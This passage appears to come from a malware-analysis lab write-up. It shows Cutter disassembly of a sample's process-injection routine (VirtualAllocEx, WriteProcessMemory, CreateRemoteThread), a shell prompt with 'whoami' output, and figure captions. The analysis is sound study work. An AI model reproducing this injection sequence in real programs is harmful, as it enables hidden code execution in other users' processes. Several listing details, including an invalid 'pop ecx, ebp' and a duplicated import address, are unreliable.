0x00401045 push 0 ; DWORD flProtect
0x00401047 push 0x3000 ; DWORD flAllocationType
0x0040104c push 0x145 ; 325 ; SIZE_T dwSize
0x00401051 mov edi, eax
0x00401053 push 0 ; LPVOID lpAddress
0x00401055 push edi ; HANDLE hProcess
0x00401056 call dword [VirtualAllocEx] ; 0x40200c ; LPVOID VirtualAllocEx(HANDLE hProcess, LPVOID lpAddress, SIZE_T dwSize, DWORD flAllocationType, DWORD flProtect)

C:\Users\l33ch\Desktop\Malware.stage0.exe.malz>whoami
desktop-evg2o0c\l33ch

C:\Users\l33ch\Desktop\Malware.stage0.exe.malz>|

push 0 ; SIZE_T *lpNumberOfBytesWritten
mov esi, eax
lea eax, [lpBuffer]
push 0x145 ; 325 ; SIZE_T nSize
push eax ; LPCVOID lpBuffer
push esi ; LPVOID lpBaseAddress
push edi ; HANDLE hProcess
call dword [WriteProcessMemory] ; 0x402008 ; BOOL WriteProcessMemory(HANDLE hProcess, LPVOID lpBaseAddress, LPCVOID lpBuffer, SIZE_T nSize, SIZE_T *lpNumberOfBytesWritten)
push 0 ; LPDWORD lpThreadId
push 0 ; DWORD dwCreationFlags
push 0 ; LPVOID lpParameter
push esi ; LPTHREAD_START_ROUTINE lpStartAddress
push 0 ; SIZE_T dwStackSize
push 0 ; int32_t arg_4h
push edi ; HANDLE hProcess
call dword [CreateRemoteThread] ; 0x402010 ; HANDLE CreateRemoteThread(HANDLE hProcess, LPSECURITY_ATTRIBUTES lpThreadAttributes, SIZE_T dwStackSize, LPTHREAD_START_ROUTINE lpStartAddress, LPVOID lpParameter, DWORD dwCreationFlags, LPDWORD lpThreadId)
push edi ; HANDLE hObject
call dword [CloseHandle] ; 0x402008 ; BOOL CloseHandle(HANDLE hObject)
mov ecx, dword [var_8h]
xor eax, eax
pop ecx, ebp
pop esi
call fcn.0040109f ; fcn.0040109f
mov esp, ebp
pop ebp
ret
```

Default arguments in the main method of C programming language

First API Function identified along with it matching arguments preceding it

Second API Function identified and matches previously noted info

Third API function identified and confirmed. Malicious WriteProcessMemory

Fourth API function confirmed and identified. Malicious CreateRemoteThread

Fig 4&5: Process Injection Routine in Cutter